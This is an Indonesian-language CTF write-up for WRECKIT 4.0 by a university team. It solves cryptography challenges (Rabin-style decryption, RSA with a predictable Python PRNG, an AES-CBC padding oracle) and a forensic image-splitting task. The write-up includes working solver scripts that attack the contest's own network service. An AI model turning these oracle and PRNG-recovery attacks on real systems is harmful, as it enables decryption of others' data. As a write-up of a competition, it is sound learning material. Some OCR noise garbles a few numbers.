Write Up
CTF WRECKIT 4.0

CP Enjoyer

Compe || Muhammad Tegar Santoso
Kiaraa || Dwi Putra Prayoga Sulaeman
zran || Muhammad Zahran

IPB University

Daftar Isi


CRYPTOGRAPHY

CRYPTO Free Flag (100 pts)

desc:

pengerjaan:

Soal decoding biasa, diberikan sebuah file yang berisikan string binary. Setelah saya decode, didapatkan string hexadecimal, setelah saya decode lagi, didapat string base 32. dan terakhir, didapat string yang seperti rot13. Saya menggunakan website CyberChef untuk menyelesaikan soal ini.



FLAG = WRECKIT40{CRYPTO_tolongin_aku_dong!!,_kurangPemanasan_hehehe}

Fake Blind (425 pts)

desc:

pengerjaan:

Diberikan 2 buah file hasil.txt dan script.py yang berisikan algoritma enkripsi mirip dengan RSA dan output dari flag yang tampaknya, dienkripsi menggunakan algoritma tersebut.

script.py

```
from Crypto.Util.number import *
import random
from sympy import *

FLAG = b"REDACTED"
def prime_generation():
    p = getPrime(512)
    q = nextprime(p)
    while p%4 != 3 or q%4 !=3:
        p = getPrime(512)
        q = nextprime(p)
    return p, q
```

```
def encryption(m, n):
    return (pow(pow(m,2,n)*(m*m),4,n))%n

p, q = prime_generation()
n = p*q
m = bytes_to_long(FLAG)

ct = encryption(m, n)

file = open('hasil.txt', 'w')
file.write(f"n = {n}\nct = {ct}")
```

hasil.txt

```
n = 
16261795628405253195039150848687450220823018667575263231542529324575494
04556669863126926431122532978069252063391765641886162279892964551366958
97525566162778129752525220050469507014167867605005230285271433169123374
62481751078904365019441059904578183287480293056312754067456144232940187
27844813940870708640721 7
ct = 
13572805010640470124633180887598624583523898218908230319083658377466941
53561529836358146667327951786226713290857547090365665229388237191575915 3
49367244252249123706050623927269730120065699228232262810563772653116045 3
39855421817662026463493630548495116075188398606272519727796993602238483
88096081066382030945003
```

Soal ini mirip dengan apa yang sudah saya kerjakan di kompetisi hacklabs dulu. intinya, program dienkripsi dengan algoritma RSA dengan eksponen berbentuk 2^n. oleh karena itu, soal ini dapat diselesaikan menggunakan metode Rabin Cryptosystem. saya menggunakan referensi berikut untuk menyelesaikan soal ini. untuk mencari p dan q nya, kita hanya perlu mengakarkan modulus dan bruteforce sampai bertemu bilangan prima. berikut solver yang kami gunakan.


solve.py

```
from Crypto.Util.number import *
from gmpy2 import iroot
from sympy import nextprime

r = open("hasil.txt", "r")
exec(r.read())
```

```python
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)


p = int(iroot(n,2)[0])+1
while(True):
    if isPrime(p):
        q = nextprime(p)
        g ,yp, yq = egcd(p,q)
        mp = pow(ct,(p+1)//4,p)
        mq = pow(ct,(q+1)//4,q)

        for i in range(3):
            mp = pow(mp,(p+1)//4,p)
            mq = pow(mq,(q+1)//4,q)

        r = (yp*p*mq + yq*q*mp) % n
        mr = n - r
        s = (yp*p*mq - yq*q*mp) % n
        ms = n - s
        for num in [r,mr,s,ms]:
            print(long_to_bytes(num))
        break
    p -= 1
```

```
kiaraa@DESKTOP-HBG4HHC:/mnt/c/Bahasa Pemrograman/CTF/wreckit$ cd fakeblind/
kiaraa@DESKTOP-HBG4HHC:/mnt/c/Bahasa Pemrograman/CTF/wreckit/fakeblind$ python3 solve.py
b'https://drive.google.com/file/d/1cf8nn5XfazvaE-dJIfjSTt68F9cNic88/view?usp=share_link'
```

Salah satu hasil dekripsi memberikan sebuah link google drive yang berisikan sebuah file dengan persamaan-persamaan grafik. Saya menggunakan website desmos untuk menerjemahkan persamaan tersebut dan didapatkan flagnya.



FLAG = WRECKIT40{bravo_bruh_sorry_gapake_format}

Random Plays a Game (436 pts)

desc:

pengerjaan:

Diberikan service nc dan 1 buah file crypto2.py yang berisikan beberapa algoritma RSA dengan menggunakan beberapa angka dari modul random.

crypto2.py

```python
#!/usr/bin/python3
from Crypto.Util.number import *
import random
from math import gcd
from redacted import flag
base = 64

def enc1():
    pl = random.getrandbits(base)
    p,q = getPrime(base), getPrime(base)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e,p*q), p*q]

def enc2():
    pl = random.getrandbits(base)
    p = getPrime(base*16)
    q = p+2
    while(isPrime(q)==0):
        q+=((base//32)^0x1-1)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e,p*q), p*q]

def enc3():
    pl = random.getrandbits(base)
    p = getPrime(base*16)
    q = getPrime(base*16)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e^0x1000e,p*q), p*q]

def enc4():
    pl = random.getrandbits(base)
    p = getPrime(base*16)
    q = getPrime(base//16)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e,p*q), p*q]

def mainMap():
    inc = 0
```

```
    funfdata = [enc1, enc2, enc3, enc4]
    while True:
        inc+=1
        if(inc==312):
            print("YOUUU TRY TOOO MUCH!!!! WANNA BREAK MY
COMPUTER??")
            break
        print("[1] trying\n[2] what is flag?\n[3] exit")
        data = input("YOU WANT what MENUS? :")
        if(data=='3'): break
        elif(data=='2'):
            p = random.getrandbits(512)
            q = random.getrandbits(512)
            if(p%2==0): p+=1
            if(q%2==0): q+=1
            while(isPrime(q)==0):
                q+=((base//32)^0x1-1)
            while(isPrime(p)==0):
                p+=((base//32)^0x1-1)
            e = 0x10001
            assert gcd(e, p*q)==1
            print([pow(bytes_to_long(flag),e,p*q), p*q])
        else:
            rand = random.getrandbits(32)
            print(funfdata[rand%4]())
            print(f'encryption id #{rand//4+inc}')

mainMap()
```

Untuk menyelesaikan soal ini, kita hanya perlu leak angka random yang digenerate oleh service tersebut dan kita gunakan angka random tersebut untuk mempredik angka selanjutnya dengan menggunakan modul randcrack. Untuk fungsi enc1, karena prima yang digunakan hanya 64 bits, kita bisa faktorkan. Di sini, saya menggunakan API dari factordb untuk memfaktorkan modulus tersebut (karena di device saya tidak bisa install sagemath jika ingin menggunakan ECM factorization :( ). Untuk enc2, prima digenerate dengan menggunakan nextprime sehingga kita dapat akarkan lalu bruteforce sampai ketemu prima selanjutnya. untuk enc3, karena modulus cukup besar dan eksponen cukup kecul, saya bisa langsung akarkan dengan eksponen untuk mendapatkan angka randomnya. Dan untuk enc4, salah satu prima cukup kecil (hanya 4 bits) sehingga bisa kita bruteforce saja. Untuk menentukan fungsi enc yang digunakan, kita bisa lihat hasil dari panjang bit n atau ciri ciri lain seperti akar sempurna. Selanjutnya, kita dapat

submit angka angka yang sudah didapat dan mempredik prima yang digunakan untuk mengenkripsi flag. Untuk lebih lengkapnya, berikut solver yang kami gunakan.

solve.py

```
from Crypto.Util.number import *
from gmpy2 import *
from pwn import *
import random
from sympy import nextprime
from factordb.factordb import FactorDB
from randcrack import RandCrack


rc = RandCrack()
base = 64
r = remote("167.71.207.218", 50611, level = "warning")

def get():
    r.sendlineafter(b":", b"1")
    temp = r.recvline(0)
    id = r.recvline(0)
    temp = temp[1:len(temp)-1]
    temp = temp.split(b", ")
    id = id.split(b'#')[-1]
    return int(temp[0]), int(temp[1]), int(id)

def dec1(c,n):
    while True:
        f = FactorDB(n)
        f.connect()
        temp = f.get_factor_list()
        if len(temp) == 2:
            break
        print(temp)
        time.sleep(5)
    p = temp[0]
    q = temp[1]
    d = inverse(0x10001,(p-1)*(q-1))
    return pow(c,d,n)

def dec2(c,n):
```

```
    temp = int(gmpy2.iroot(n,2)[0])
    while True:
        if isPrime(temp):
            p = temp
            break
        temp -=1
    q = nextprime(temp)
    d = inverse(0x10001,(p-1)*(q-1))
    return pow(c,d,n)

def dec3(c,n):
    return int(gmpy2.iroot(c,15)[0])

def dec4(c,n):
    for j in range(2,20):
        if isPrime(j):
            if n%j == 0:
                p = j
                q = n //j
                break
    d = inverse(0x10001,(p-1)*(q-1))
    return pow(c,d,n)

def get_flag():
    r.sendlineafter(b":", b"2")
    temp = r.recvline(0)
    temp = temp[1:len(temp)-1]
    temp = temp.split(b", ")
    return int(temp[0]), int(temp[1])

def main():
    A = ""
    i = 1
    for h in range(312):
        check = False
        print(i)
        c,n,id = get()
        #print(n.bit_length())
        if gmpy2.iroot(c,15)[1]:
            print(3)
            m = dec3(c,n)
            id = (id-i)*4+2
```

```
            check = True
        elif n.bit_length() == 1024+4 or n.bit_length() == 1024+3:
            print(4)
            m = dec4(c,n)
            id = (id-i)*4+3
            check = True
        elif n.bit_length() == 2048 or n.bit_length() == 2047:
            print(2)
            m = dec2(c,n)
            id = (id-i)*4+1
            check = True
        elif n.bit_length() == 128 or n.bit_length() == 127:
            print(1)
            m = dec1(c,n)
            id = (id-i)*4+0
            check = True
        if not check:
            print("salah")
            break
        b = bin(id)[2:].zfill(32)
        A = b+A
        if len(A) == 19968:
            break
        b = bin(m)[2:].zfill(64)
        A = b + A
        if len(A) == 19968:
            break
        i += 1
    for i in range(0,len(A),32)[::-1]:
        #print(i)
        rc.submit(int(A[i:i+32],2))
    p = rc.predict_getrandbits(512)
    q = rc.predict_getrandbits(512)
    c,n = get_flag()
    if(p%2==0): p+=1
    if(q%2==0): q+=1
    while(isPrime(q)==0):
        q+=((base//32)^0x1-1)
    while(isPrime(p)==0):
        p+=((base//32)^0x1-1)
    e = 0x10001
    d = inverse(0x10001,(p-1)*(q-1))
```


```
    print(long_to_bytes(pow(c,d,n)))



main()
```

```
b'WRECKIT40{51mPL3_S7ePz_1F_Know_480u7_r5!!AA_4ND_$4ND0miz3_7h15_M0r3_834u71fUL_15_Y0u_Kn0VV_#3}'
kiaraa@DESKTOP-HBG4HHC:/mnt/c/Bahasa Pemrograman/CTF/wreckit/randomgame$
```

FLAG = WRECKIT40{51mPL3_S7ePz_1F_Know_480u7_r5!!AA_*4ND*_$4ND0miz3_7h15_M0r3_834u71fUL_15_Y0u*Kn0VV*#3}

Symetric Plays a Game (479 pts)

desc:



pengerjaan:

Diberikan service nc dan 1 buah file crypto1.py yang berisikan algoritma AES untuk mengenkripsi flag.

crypto1.py

```
#!/usr/bin/python3
```

```python
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from redacted import flag
import os

#i will give hint is too simple,
fakeG = b'WRECKIT20{satu_masalah_ini_lagi_jangan_tertipu}'

def encrypt(plaintext):
    keys = os.urandom(32)
    added = 0
    print('fake flag is = '+ fakeG.decode())
    added = int(input('add the fake flag number: '))
    fake = fakeG + long_to_bytes(added)
    plaintext = long_to_bytes(plaintext)
    pad1 = pad(plaintext + flag, 16)
    pad2 = pad(fake + flag, 16)
    iv = 16 * b'\x00'
    cipher1 = AES.new(keys, AES.MODE_CBC, iv)
    cipher2 = AES.new(keys, AES.MODE_CBC, iv)
    try:
        enc1 = cipher1.encrypt(pad1)
        enc2 = cipher2.encrypt(pad2)
    except ValueError as e:
        return {"error": str(e)}

    return (enc1.hex(),enc2.hex())

inc = 0
while True:
    inp = int(input('choose your number bigger than 16= '))
    if(inp<16):
        print("you are in violation of the rules, thanks ...")
        break
    print(encrypt(inp))
    inc+=1
    if(inc==5000):
        print("I'm so sorry, You reach the limits")
        break
```

Soal ini mirip dengan vulnerability ECB oracle. Karena diberikan dua buah enkripsi yang mirip, kita bisa memilih salah satu enkripsi tersebut untuk disamakan dengan enkripsi lainnya. Salah satu cara yang bisa dilakukan adalah membruteforce dengan format fakeG + payload = payload + flag_sementara + karakter brute. Untuk lebih lengkapnya, bisa dilihat di solver yang kami gunakan berikut.

solve.py

```
from Crypto.Cipher import AES
from Crypto.Util.number import *
from Crypto.Util.Padding import *
import os
from pwn import *
from string import printable

r = remote("167.71.207.218", 50610)

def get(a,b):
    a = str(bytes_to_long(a)).encode()
    b = str(bytes_to_long(b)).encode()
    r.sendlineafter(b"= ", a)
    r.sendlineafter(b": ", b)
    temp = r.recvline(0)
    temp = temp[2:len(temp)-2]
    temp = temp.split(b"', '")
    return temp[0].decode(), temp[1].decode()

def main():
    pt = b'WRECKIT20{satu_masalah_ini_lagi_jangan_tertipu}'
    flag = b""
    while b"}" not in flag:
        for i in printable:
            payload1 =b"0"*(0)
            payload2 = b"0"*(16-len(flag)%16)
            if len(flag)%16 == 0:
                c1,c2 = get(pt+payload1,payload1+flag+i.encode())
            else:
                c1,c2 = get(pt+payload2,payload2+flag+i.encode())
            if c1[:(((len(flag)-1)//16+1)*16+48)*2] ==
c2[:(((len(flag)-1)//16+1)*16+48)*2]:
                flag += i.encode()
                print(flag)
```

```
                break


if __name__ == "__main__":
    main()
```


```
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_44433'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_4443335'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_44433355'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333555'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333555}'
[*] Closed connection to 167.71.207.218 port 50610
kiaraa@DESKTOP-HBG4HHC:/mnt/c/Bahasa Pemrograman/CTF/wreckit/symetricgame$
```

FLAG =
WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333555}

FORENSIC

Mixxedup (152 pts)

desc:




pengerjaan:
Diberikan suatu gambar c.jpg yang apabila dilakukan binwalk akan terdapat file zip di dalamnya. Kami mengekstraknya dengan menggunakan foremost.

```
zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup$ binwalk c.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
81884         0x13FDC         Zip archive data, at least v2.0 to extract, compressed size: 31, uncompressed size: 31, name: dobleh.txt
81955         0x14023         Zip archive data, at least v2.0 to extract, compressed size: 132861, uncompressed size: 138371, name: flag.png
214964        0x347B4         End of Zip archive, footer length: 22
```

```
zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup$ foremost c.jpg
Processing: c.jpg
|foundat=dobleh.txtsaya aslinya 400, sekarang 2000PK
foundat=flag.png◆◆W[]◆5\◆
◆◆dJ◆◆◆1◆◆C;'담◆◆Zs◆◆w◆◆◆4.9ΣG◆pee$◆=◆y◆◆◆◆◆`f◆◆◆<=~◆HVB\◆3s7◆◆7q◆~x◆◆+_◆$R◆◆◆K◆|◆◆TT0 ◆'◆"◆◆PQ%◆
     ◆N◆◆0◆={◆#◆◆       ◆
                    f◆◆Ü%◆◆~◆◆T0>,◆◆?G◆◆◆◆4
                                        s

                                         o
                                          ◆◆◆
JKT@◆'◆a◆◆}◆◆◆◆◆G◆;'◆◆◆5◆xT◆◆◆◆◆GD◆◆k◆ā`◆◆53◆◆◆
◆◆◆q}◆_3◆w◆◆◆◆◆◆◆◆f◆g◆◆◆◆◆◆◆◆◆_3◆o◆◆◆◆r◆◆◆D@◆◆:=◆◆<:◆◆F◆◆◆◆C◆ã◆◆?#j◆◆◆◆O◆◆C◆.◆v◆◆c◆◆,◆◆q◆^^◆◆◆◆.ORtu0(◆S◆◆X)◆◆K◆f<NNW◆◆HR;=6vL,I◆◆:◆lY◆7◆:◆◆◆◆
◆^1◆"◆◆+Ž◆◆◆\◆S◆◆◆◆◆◆-o◆◆n◆◆◆^Wk◆)mi2isj◆*)◆◆4◆◆◆J_Z(◆Y?◆◆V◆◆i◆◆◆◆◆w◆E.◆r{◆B◆c◆[3◆4◆◆◆◆◆,y◆a\◆◆◆◆(ⓖ◆8◆◆Dq◆◆◆◆Z[◆◆     v◆◆◆◆◆Ü◆◆Kj◆Y$Л◆◆
Q6◆◆mP◆◆
*|
zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup$ ls
c.jpg  output  yes
zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup$ cd output/
zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup/output$ ls
audit.txt  jpg  zip
zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup/output$ cd zip
zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup/output/zip$ ls
00000159.zip
```

Setelah di-unzip, didapatkan file dobleh.txt dan flag.png.

```
zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup/output/zip$ unzip 00000159.zip
Archive:  00000159.zip
 extracting: dobleh.txt
  inflating: flag.png
zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup/output/zip$ ls
00000159.zip  dobleh.txt  flag.png
zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup/output/zip$ cat dobleh.txt
saya aslinya 400, sekarang 2000zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup/output/zip$ eog flag.png
```



Pada flag.png, terlihat seperti banyak garis garis vertikal dan huruf huruf yang melebar secara horizontal. File dobleh.txt juga berisi “saya aslinya 400, sekarang 2000”. Saya langsung mengira bahwa terdapat 5 gambar (dari 2000/400) yang digabungkan di dalam gambar ini dengan cara kolom piksel pada setiap gambar dipisahkan pada setiap kolom ke-5. Maaf kalo kurang jelas WKWK, ya tapi pokoknya untuk mendapatkan setiap gambar, kami membuat script berikut.

```
zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup/output/zip$ cat solver.py
from PIL import Image

flag = Image.open('flag.png')
new = Image.new("RGB", (400, 400))

try:
        w, h = flag.size
        for i in range(5):
                for y in range(0, h):
                        x = i
                        while x < 2000:
                                pixel = list(flag.getpixel((x, y)))
                                new.putpixel((x//5, y), tuple(pixel))
                                x += 5
                new.save(str(i) + ".png", "PNG")
except Exception as e:
        print(e)
```

Didapatkan 5 gambar berikut.


Menggabungkan string pada gambar pertama dan ke-2 dan kemudian di-decode akan menghasilkan flag.

```
zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup/output/zip$ echo "V1JFQ0tJVDQwe3AxeDNMc19NNGszX00
zX0MwbmZ1NTNkXzQwRH0=" | base64 -d
WRECKIT40{p1x3Ls_M4k3_M3_C0nfu53d_40D}zran@UlayyaB:~/Downloads/wreckit2023/foren/mixxedup/output/zip$
```


FLAG = WRECKIT40{p1x3Ls_M4k3_M3_C0nfu53d_40D}

You Can’t See Me (500 pts)

desc:



pengerjaan:
Diberikan suatu file ucantseeme.jpg.



